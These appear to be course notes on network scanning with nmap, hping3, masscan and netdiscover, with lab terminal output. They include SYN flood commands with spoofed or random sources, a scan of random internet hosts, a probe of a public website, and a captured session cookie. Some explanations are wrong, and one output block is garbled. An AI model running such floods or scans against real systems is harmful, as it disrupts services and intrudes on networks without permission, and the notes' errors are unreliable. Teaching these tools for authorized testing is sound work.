

NMAP

- Nmap (Network Mapper) is a free and **open source** utility for network discovery and security auditing.
- It is used to **discover** **hosts and services** on a computer network by sending packets and analyzing the responses.
- Nmap can be used to **identify** which **ports are open** on a target system, find out what **services are running on those ports**
- **detect** any security **vulnerabilities** that may exist.
- Additionally, Nmap can be used to **scan for a variety** of information such as **operating systems, software versions, and services** running on the system.

Nmap notes

- Nmap runs by default at a T3 level (3 - Normal).
- Nmap runs by default TCP scans.
- Nmap **ping** the target first before the port scan by default, but if the **target** have a **firewall**, maybe the **scan** will be **blocked**. **To avoid this, you can use -Pn to disable ping.**
- If you're in **LAN** and you need to **disable ARP ping**, use:
 - **--disable-arp-ping**
- You can **add an input** from external **lists** of **hosts/networks**:
 - o -iL hosts-example.txt
- **Fingerprinting** - another word for **port sweeping and enumeration**

Output format

Nmap output Formats	
Default/normal output	<code>nmap -oN scan.txt 172.16.1.1</code>
XML	<code>nmap -oX scanr.xml 172.16.1.1</code>
Grepable format	<code>snmap -oG grep.txt 172.16.1.1</code>
All formats	<code>nmap -oA 172.16.1.1</code>

Show the options

```
(kali@ kali)-[~]
$ nmap -h 192.168.30.136
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file

HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
```

Save the
output in
files with
extension
.txt, .xml

```
root@bt:~# nmap 192.168.131.138 -oN 1.txt -oX 1.xml

Starting Nmap 6.01 ( http://nmap.org ) at 2016-03-19 23:06 EAT
Nmap scan report for 192.168.131.138
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

Specification range scan

172.16.1.1 Specification	
<code>nmap 172.16.1.1</code>	single IP scan
<code>nmap 172.16.1.1 172.16.100.1</code>	scan specific IPs
<code>nmap 172.16.1.1-254</code>	scan a range of IPs
<code>nmap xyz.org</code>	scan a domain
<code>nmap 10.1.1.0/8</code>	scan using CIDR notation
<code>nmap -iL scan.txt</code>	scan 172.16.1.1s from a file
<code>nmap --exclude 172.16.1.1</code>	specified IP s exclude from scan

Scan Multiple Targets

```
$ nmap 192.168.10.1 192.168.10.100 192.168.10.101
```

Since all three targets in the above example are on the same subnet you could use the shorthand notation of **nmap 192.168.10.1,100,101** to achieve the same results.

Scan a Range of IP Addresses

```
$ nmap 192.168.10.1-100
```

You can also use ranges to scan multiple networks/subnets. For example typing **nmap 192.168.1-100.***

would scan the **class C IP networks** of 192.168.1.* through 192.168.100.*.

Scan an Entire Subnet

```
$ nmap 192.168.10.1/24
```

Scan a List of Targets

```
$ nmap -iL list.txt
```

We enter the IP address (or host names) in a text file and use that file as input for Nmap

Exclude Targets from a Scan

```
$ nmap 192.168.10.0/24 --exclude 192.168.10.100
```

The `--exclude` option accepts single hosts, ranges, or entire network blocks (using CIDR)

```
$ nmap 192.168.10.0/24 --exclude 192.168.10.100-105
```

Exclude Targets Using a List

```
$ nmap 192.168.10.0/24 --excludefile list.txt
```

Scan Random Targets

```
kali@kali:~$ nmap -iR 3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-24 14:13 EDT
Nmap scan report for 28.210.139.212
Host is up (0.043s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp    filtered  shell

Nmap scan report for 89.87.191.63
Host is up (0.033s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp    filtered  shell

Nmap scan report for 178.209.198.19
Host is up (0.054s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
514/tcp    filtered  shell

Nmap done: 3 IP addresses (3 hosts up) scanned in 15.75 seconds
kali@kali:~$
```

- The `-iR` parameter can be used to **select random internet hosts** to scan.
- Executing `nmap -iR 3` instructs Nmap to **randomly generate 3 IP addresses** to scan.

Perform an Aggressive Scan

- **aggressive** scan selects some of the most commonly used options within Nmap and is provided as a simple alternative to typing a long string of command line arguments.
- The -A parameter is a synonym for several advanced options (like -O -sC , -sV --traceroute)

```
kali@kali:~$ nmap -A 10.10.10.128
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-24 14:20 EDT
Nmap scan report for 10.10.10.128
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 10.10.10.131
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VR
FY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-04-24T01:33:34+00:00; -16h47m51s from scanner time.
|_sslv2:
|_SSLv2 supported
```

OS Detection

SWITCH	EXAMPLE	DESCRIPTION
-O	<code>nmap 192.168.1.1 -O</code>	<u>Remote OS detection</u> using TCP/IP stack fingerprinting
-O -osscan-limit	<code>nmap 192.168.1.1 -O -osscan-limit</code>	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O -osscan-guess	<code>nmap 192.168.1.1 -O -osscan-guess</code>	Makes Nmap guess more aggressively
-O -max-os-tries	<code>nmap 192.168.1.1 -O -max-os-tries 1</code>	Set the maximum number x of OS detection tries against a target
-A	<code>nmap 192.168.1.1 -A</code>	Enables OS detection, version detection, script scanning, and traceroute

OS fingerprinting

```
kali@kali:~$ sudo nmap -O 192.168.30.136
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at
Nmap scan report for 192.168.30.136
Host is up (0.0014s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8180/tcp  open  unknown
MAC Address: 00:0C:29:9C:EA:67 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

Miscellaneous Commands

Miscellaneous Commands	
<code>nmap -6</code>	scan IPV6 targets
<code>nmap -proxies proxy 1 URL, proxy 2 URL</code>	Run in targets with proxies
<code>nmap -open</code>	Show open ports only

Scan an IPv6 Target

```
# nmap -6 fe80::29aa:9db9:4164:d80e

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-11 15:52 Central
Daylight Time

Interesting ports on fe80::29aa:9db9:4164:d80e:
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5357/tcp  open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 227.32 seconds
```

- -6 parameter is used to perform a scan of an IP version 6 target.

hping3

- Hping3 is a **network tool** used for probing **firewalls** and **intrusion detection systems**, **port scanning**, and **network testing**.
- It is an **advanced version** of the popular **hping tool** that was originally developed by **Antirez**.
- Hping3 is easy to use and can be used to send custom **ICMP, UDP, and TCP packets**.
- It can be used to **generate network traffic** for benchmarking and performance testing.
- Port scanning syn, ack, IP others
- Host discover, footprinting
- Sniffer, flooding


hping3

```
(kali㉿ kali)-[~]
$ hping3 -h 192.168.30.136
usage: hping3 host [options]
  -h --help          show this help
  -v --version       show version
  -c --count         packet count
  -i --interval      wait (uX for X microseconds, for example -i u1000)
  -I --fast          alias for -i u10000 (10 packets for second)
  -F --faster        alias for -i u1000 (100 packets for second)
  -f --flood         sent packets as fast as possible. Don't show replies.
  -n --numeric       numeric output
  -q --quiet         quiet
  -I --interface     interface name (otherwise default routing interface)
  -V --verbose       verbose mode
  -D --debug         debugging info
  -z --bind          bind ctrl+z to ttl (default to dst port)
  -Z --unbind        unbind ctrl+z
  --beep            beep for every matching packet received

Mode
  default mode      TCP
  -0 --rawip        RAW IP mode
  -1 --icmp         ICMP mode
  -2 --udp          UDP mode
  -8 --scan         SCAN mode.
  -9 --listen       listen mode
  Example: hping --scan 1-30,70-90 -S www.target.host

IP
  -a --spooft       spoof source address
  --rand-dest       random destination address mode. see the man.
```

hping3

	ICMP Ping <code>hping3 -1 10.0.0.25</code>		SYN scan on port 50-60 <code>hping3 -8 50-60 -S 10.0.0.25 -v</code>
	ACK scan on port 80 <code>hping3 -A 10.0.0.25 -p 80</code>		FIN, PUSH and URG scan on port 80 <code>hping3 -F -P -U 10.0.0.25 -p 80</code>
	UDP scan on port 80 <code>hping3 -2 10.0.0.25 -p 80</code>		Scan entire subnet for live host <code>hping3 -1 10.0.1.x --rand-dest -I eth0</code>
	Collecting Initial Sequence Number <code>hping3 192.168.1.103 -Q -p 139 -s</code>		Intercept all traffic containing HTTP signature <code>hping3 -9 HTTP -I eth0</code>
	Firewalls and Time Stamps <code>hping3 -S 72.14.207.99 -p 80 --tcp-timestamp</code>		SYN flooding a victim <code>hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood</code>

Hping3 switch

Switch	Description
-1	Sets ICMP mode
-2	Sets UDP mode
-8	Sets scan mode . Expects port range without -p flag
-9	Listen mode . Expects signature (e.g. HTTP) and interface (-I eth0)
--flood	Sends packets as fast as possible without showing incoming replies
-Q	Collects sequence numbers generated by the host
-p	Sets port number
-F	Sets the FIN flag
-S	Sets the SYN flag
-R	Sets the RST flag
-P	Sets the PSH flag
-A	Sets the ACK flag
-U	Sets the URG flag
-X	Sets the XMAS scan flags

ICMP scan

```
kali@kali:~$ sudo hping3 -1 10.10.10.128 -c 4
HPING 10.10.10.128 (eth0 10.10.10.128): icmp mode set, 28 headers + 0 data
bytes
len=46 ip=10.10.10.128 ttl=64 id=38737 icmp_seq=0 rtt=3.8 ms
len=46 ip=10.10.10.128 ttl=64 id=38738 icmp_seq=1 rtt=4.0 ms
len=46 ip=10.10.10.128 ttl=64 id=38739 icmp_seq=2 rtt=8.0 ms
len=46 ip=10.10.10.128 ttl=64 id=38740 icmp_seq=3 rtt=7.0 ms

--- 10.10.10.128 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 3.8/5.7/8.0 ms
kali@kali:~$
```

Syn request dest port 80 for PC or website

```
root@kali:/home/kali# hping3 10.10.10.128 -p 80 -c 2
HPING 10.10.10.128 (eth0 10.10.10.128): NO FLAGS are set, 40 headers + 0 data bytes

--- 10.10.10.128 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:/home/kali# hping3 www.cnn.com -p 80 -c 2
HPING www.cnn.com (eth0 151.101.1.67): NO FLAGS are set, 40 headers + 0 data bytes

--- www.cnn.com hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:/home/kali#
```

Scan range of ports

```
kali@kali:~$ sudo hping3 --scan 1-3000 -S 192.168.3.130
Scanning 192.168.3.130 (192.168.3.130), port 1-3000
3000 ports to scan, use -V to see all the replies
```

port	serv name	flags	ttl	id	win	len
21	ftp	: .S..A...	64	0	5840	46
22	ssh	: .S..A...	64	0	5840	46
23	telnet	: .S..A...	64	0	5840	46
25	smtp	: .S..A...	64	0	5840	46
53	domain	: .S..A...	64	0	5840	46
80	http	: .S..A...	64	0	5840	46
111	sunrpc	: .S..A...	64	0	5840	46
139	netbios-ssn	: .S..A...	64	0	5840	46
445	microsoft-d	: .S..A...	64	0	5840	46
512	exec	: .S..A...	64	0	5840	46
513	login	: .S..A...	64	0	5840	46
514	shell	: .S..A...	64	0	5840	46
1099	rmiregistry	: .S..A...	64	0	5840	46
1524	ingreslock	: .S..A...	64	0	5840	46
2049	nfs	: .S..A...	64	0	5840	46
2121	iprop	: .S..A...	64	0	5840	46

```
All replies received. Done.
Not responding ports:
kali@kali:~$
```

Syn start at dest port 50-54 , continue 5

```
kali@kali:~$ sudo hping3 -S 10.10.10.128 -p ++50 -c 5
HPING 10.10.10.128 (eth0 10.10.10.128): S set, 40 headers + 0 data bytes
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=50 flags=RA seq=0 win=0 rtt=3.3 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=51 flags=RA seq=1 win=0 rtt=7.0 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=52 flags=RA seq=2 win=0 rtt=6.0 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=53 flags=SA seq=3 win=5840 rtt=2.0 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=54 flags=RA seq=4 win=0 rtt=8.9 ms

--- 10.10.10.128 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.0/5.4/8.9 ms
kali@kali:~$
```

ACK scan on port 80

```
(kali㉿kali)-[~]  
└─$ sudo hping3 -A 192.168.1.130 -p 80  
HPING 192.168.1.130 (eth1 192.168.1.130): A set, 40 headers + 0 data bytes  
len=46 ip=192.168.1.130 ttl=64 DF id=0 sport=80 flags=R seq=0 win=0 rtt=3.8 ms  
len=46 ip=192.168.1.130 ttl=64 DF id=0 sport=80 flags=R seq=1 win=0 rtt=7.9 ms  
len=46 ip=192.168.1.130 ttl=64 DF id=0 sport=80 flags=R seq=2 win=0 rtt=7.4 ms  
len=46 ip=192.168.1.130 ttl=64 DF id=0 sport=80 flags=R seq=3 win=0 rtt=7.1 ms  
^C  
— 192.168.1.130 hping statistic —  
4 packets transmitted, 4 packets received, 0% packet loss  
round-trip min/avg/max = 3.8/6.6/7.9 ms
```

Scan with UDP protocol

```
kali@kali:~$ sudo hping3 -2 10.10.10.128 -p 0
HPING 10.10.10.128 (eth0 10.10.10.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1041 seq=0
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1042 seq=1
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1043 seq=2
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1044 seq=3
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1045 seq=4
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1046 seq=5
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1047 seq=6
ICMP Port Unreachable from ip=10.10.10.128 name=UNKNOWN
status=0 port=1048 seq=7
^C
--- 10.10.10.128 hping statistic ---
8 packets transmitted, 8 packets received, 0% packet loss
round-trip min/avg/max = 3.3/116.4/885.7 ms
kali@kali:~$
```

Collecting initial sequence number (ISN)

```
(kali㉿kali)-[~]  
$ sudo hping3 -Q 192.168.1.130 -p 80  
HPING 192.168.1.130 (eth1 192.168.1.130):  
4229337243 +4229337243  
4229337244 +1  
4229337244 +0  
4229337831 +587  
4229337831 +0  
4229338313 +482  
4229338313 +0  
4229339761 +1448  
4229339949 +188  
4229340852 +903  
4229342300 +1448
```

TCP Syn

```
kali@kali:~$ sudo hping3 -S 10.10.10.128 -p 80
[sudo] password for kali:
HPING 10.10.10.128 (eth0 10.10.10.128): S set, 40 headers + 0 data bytes
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=11.5 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=3.0 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=7.0 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=2.1 ms
len=46 ip=10.10.10.128 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=6.1 ms
^C
--- 10.10.10.128 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.1/5.9/11.5 ms
kali@kali:~$
```

```
kali@kali:~$ sudo hping3 -I 10.10.10.128 -c 4
```

```
HPING 10.10.10.128 (eth0 10.10.10.128): icmp mode set, 28 headers + 0 data bytes
```

XMas Scan

```
kali@kali:~$ sudo hping3 -F -P -U 10.10.10.128 -p 80 -c 4
HPING 10.10.10.128 (eth0 10.10.10.128): FPU set, 40 headers + 0 data bytes

--- 10.10.10.128 hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~$
```

Scan a range of port

```
(kali@kali)-[~]
```

```
$ sudo hping3 -8 20-30 -S 192.168.1.130 -v
```

```
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
```

```
This binary is TCL scripting capable
```

Scan entire subnet for live host

```
kali@kali:~$ sudo hping3 -1 10.10.10.x --rand-dest -I eth0
HPING 10.10.10.x (eth0 10.10.10.x): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.10.10.128 ttl=64 id=38730 icmp_seq=78 rtt=12.1 ms
len=46 ip=10.10.10.129 ttl=128 id=592 icmp_seq=152 rtt=9.0 ms seq=5 rtt=4.0 ms
len=46 ip=10.10.10.129 ttl=128 id=655 icmp_seq=284 rtt=5.2 ms
len=46 ip=10.10.10.128 ttl=64 id=38741 icmp_seq=289 rtt=4.1 ms
len=46 ip=10.10.10.129 ttl=128 id=656 icmp_seq=312 rtt=4.2 ms packet loss
len=46 ip=10.10.10.129 ttl=128 id=669 icmp_seq=445 rtt=2.0 ms
len=46 ip=10.10.10.128 ttl=64 id=38742 icmp_seq=447 rtt=9.0 ms
len=46 ip=10.10.10.129 ttl=128 id=670 icmp_seq=469 rtt=15.6 ms
len=46 ip=10.10.10.129 ttl=128 id=678 icmp_seq=495 rtt=3.0 ms
len=46 ip=10.10.10.129 ttl=128 id=684 icmp_seq=508 rtt=7.6 ms
^C
kali@kali:~$ sudo hping3 -1 10.10.10.128 -c 4
--- 10.10.10.x hping statistic --- (eth0 10.10.10.128): icmp mode set, 28 header
518 packets transmitted, 10 packets received, 99% packet loss
round-trip min/avg/max = 2.0/7.2/15.6 ms ttl=64 id=38737 icmp_seq=0 rtt=3.8 ms
kali@kali:~$ len=46 ip=10.10.10.128 ttl=64 id=38738 icmp_seq=1 rtt=4.0 ms
len=46 ip=10.10.10.128 ttl=64 id=38739 icmp_seq=2 rtt=8.0 ms
```

Intercept all traffic containing HTTP signature

```
(kali@kali)-[~]  
$ sudo hping3 -9 HTTP 192.168.1.130 -I eth1  
hping3 listen mode  
[main] memlockall(): No such file or directory  
Warning: can't disable memory paging!  
/1.1  
Host: 192.168.1.130  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Cookie: security=high; PHPSESSID=e2753c82692ea6b211bf88347797eab6  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
  
/1.1 200 OK  
Date: Wed, 13 Aug 2025 14:53:53 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Pragma: no-cache  
Cache-Control: no-cache, must-revalidate  
Expires: Tue, 23 Jun 2009 12:00:00 GMT  
Content-Length: 1289  
Keep-Alive: timeout=15, max=100  
Connection: Keep-Alive
```

flooding

- The `hping3 --rand-dest` command is used to perform a **random packet flooding attack**.
- This type of attack sends out a **large number of random packets** to a network in an effort to overwhelm it and cause it to become unresponsive.
- This type of attack is typically **used by malicious actors** to **disrupt** or **disable** a network or service.
- It is important to note that this type of attack **can be detected by firewalls**, so it is important to exercise caution when using this type of attack.

Make flooding

```
kali@kali:~$ sudo hping3 192.168.3.130 --flood
HPING 192.168.3.130 (eth0 192.168.3.130): NO FLAGS are set, 40 headers + 0 data byte
s
hping in flood mode, no replies will be shown
^C
--- 192.168.3.130 hping statistic ---
107571 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~$
```

Flooding and random sources

Let me explain the syntax's used in this command:

1. hping3 = Name of the application binary.
2. -c 100000 = Number of packets to send.
3. -d 120 = **Size of each packet** that was sent to target machine.
4. -S = sending **SYN packets** only.
5. -w 64 = **TCP window size**.
6. -p 21 = **Destination port** (21 being FTP port). You can use any port here.
7. --flood = Sending packets **as fast as possible**, without taking care to **show incoming replies**. Flood mode.
8. **--rand-source** = Using **Random Source IP Addresses**. You can also use -a or --spoof to **hide** hostnames. See MAN page below.
9. www.hping3testsite.com = **Destination IP address** or target machines IP address. You can also use a website name here. In my case resolves to 127.0.0.1 (as entered in /etc/hosts file)

```
ali:~# hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com

www.hping3testsite.com (lo 127.0.0.1): S set, 40 headers + 120 data bytes
In flood mode, no replies will be shown

www.hping3testsite.com hping statistic ---
0 packets transmitted, 0 packets received, 100% packet loss
trip min/avg/max = 0.0/0.0/0.0 ms
ali:~#
```

-d the size of the packet

```
(kali㉿kali)-[~]  
$ sudo hping3 -d 100 192.168.1.154  
HPING 192.168.1.154 (eth1 192.168.1.154): NO FLAGS are set, 40 headers + 100 data bytes  
len=46 ip=192.168.1.154 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=7.4 ms  
len=46 ip=192.168.1.154 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=3.6 ms  
len=46 ip=192.168.1.154 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=3.1 ms  
^C  
— 192.168.1.154 hping statistic —  
3 packets transmitted, 3 packets received, 0% packet loss  
round-trip min/avg/max = 3.1/4.7/7.4 ms
```

Masscan is the fast port scan

```
kali@kali:~$ sudo masscan -p80 192.168.30.0/24 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-01-12 19:19:37 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 192.168.30.136
kali@kali:~$
```

Netdiscover

- is a simple but powerful tool that **uses the ARP protocol** to **discover live network hosts**.
- As long as you are connected to the network and ARP is enabled on the network, you should be **able to discover every live host's IP and MAC address**.
- To discover the IP's on an **internal network**, we will usually want to scan a **range of IP addresses**.
- In netdiscover, we can use the **-r switch** (for range) and then in CIDR notation provide it the network range we want it to scan.
- In the command below, we are asking netdiscover to **find all the live hosts on LAN network** with IP addresses between 192.168.1.1 to 192.168.1.255. We do this by typing;
netdiscover -r 192.168.1.0/24

Features:

- Simple **ARP** Scanner
- Works in both **Active & Passive** modes
- Produces a live display of identified hosts
- Able to scan multiple subnets
- Timing Options

Netdiscover options

```
kali@kali:~$ netdiscover -h
Netdiscover 0.7 [Active/passive ARP reconnaissance tool]
Written by: Jaime Penalba <jpenalbae@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node] [-dfPLNS]
  -i device: your network device
  -r range: scan a given range instead of auto scan. 192.168.6.0/24,/16,/8
  -l file: scan the list of ranges contained into the given file
  -p passive mode: do not send anything, only sniff
  -m file: scan a list of known MACs and host names
  -F filter: customize pcap filter expression (default: "arp")
  -s time: time to sleep between each ARP request (milliseconds)
  -c count: number of times to send each ARP request (for nets with packet loss)
  -n node: last source IP octet used for scanning (from 2 to 253)
  -d ignore home config files for autoscan and fast mode
  -f enable fastmode scan, saves a lot of time, recommended for auto
  -P print results in a format suitable for parsing by another program and stop after active scan
  -L similar to -P but continue listening after the active scan is completed
  -N Do not print header. Only valid when -P or -L is enabled.
  -S enable sleep time suppression between each request (hardcore mode)

If -r, -l or -p are not enabled, netdiscover will scan for common LAN addresses.
kali@kali:~$
```

Specifying Range

We can scan a specific range with -r option

Syntax: netdiscover -r <range>

Command: netdiscover -r 192.168.1.0/24

```
root@kali-klt: ~ x root@kali-klt: ~ x +
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360
-----
  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.2     50:b7:c3:f5:75:80  1     60  Samsung Electronics C0., LTD
192.168.1.1     18:d2:76:6a:b5:ca  2    120  Unknown vendor
192.168.1.5     00:1b:63:c5:3b:6c  1     60  Apple
192.168.1.150   08:00:27:6d:69:49  1     60  CADMUS COMPUTER SYSTEMS
192.168.1.151   08:00:27:7b:1f:c4  1     60  CADMUS COMPUTER SYSTEMS
-----
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```

Specifying Range

Multiple Ranges from a File

We can also scan for multiple ranges. This is useful when you have a large network with multiple subnets & networks. For this, simply we need specify all the ranges we want to scan in a file line-by-line

Syntax: `netdiscover -l <file containing ranges>`

Command: `netdiscover -l ranges`



File containing ranges to scan

```
root@kali-klt:~# netdiscover -l ranges
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
```

```
12 Captured ARP Req/Rep packets, from 8 hosts. Total size: 720
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.2	50:b7:c3:f5:75:80	2	120	Samsung Electronics CO., LTD
192.168.1.1	18:d2:76:6a:b5:ca	3	180	Unknown vendor
192.168.1.4	bc:ee:7b:4b:98:b5	1	60	ASUSTek COMPUTER INC.
192.168.1.5	00:1b:63:c5:3b:6c	1	60	Apple
192.168.1.150	08:00:27:6d:69:49	1	60	CADMUS COMPUTER SYSTEMS
192.168.1.151	08:00:27:7b:1f:c4	1	60	CADMUS COMPUTER SYSTEMS
10.0.2.2	08:00:27:7b:1f:c4	2	120	CADMUS COMPUTER SYSTEMS
10.0.2.3	08:00:27:6d:69:49	1	60	CADMUS COMPUTER SYSTEMS

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Multiple Ranges

Passive Scanning

Sometimes it's better to stay quieter. -p option helps on this but at the cost of patience.

```
Syntax: netdiscover -p -r <range,optional>
```

```
root@kali-klt: ~ x root@kali-klt: ~ x root@kali-klt: ~ x +
Currently scanning: (passive) | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.1.5   00:1b:63:c5:3b:6c  3     180  Apple
192.168.1.2   50:b7:c3:f5:75:80  2     120  Samsung Electronics CO., LTD
192.168.1.1   18:d2:76:6a:b5:ca  2     120  Unknown vendor
-----
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```

Passive Mode

Parsable Outputs

There is a parsable output option also in case you want to pipe it to a file.

Syntax: `netdiscover -P<parsable> -N<commit headers>`

Command: `netdiscover -r 192.168.1.1/24 -PN`

```
root@kali-klt:~# netdiscover -r 192.168.1.0/24 -P
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	18:d2:76:6a:b5:ca	1	60	Unknown vendor
192.168.1.2	50:b7:c3:f5:75:80	1	60	Samsung Electronics CO., LTD
192.168.1.5	00:1b:63:c5:3b:6c	1	60	Apple
192.168.1.150	08:00:27:6d:69:49	1	60	CADMUS COMPUTER SYSTEMS
192.168.1.151	08:00:27:7b:1f:c4	1	60	CADMUS COMPUTER SYSTEMS

```
-- Active scan completed, 5 Hosts found.
```

```
root@kali-klt:~# netdiscover -r 192.168.1.0/24 -PN
```

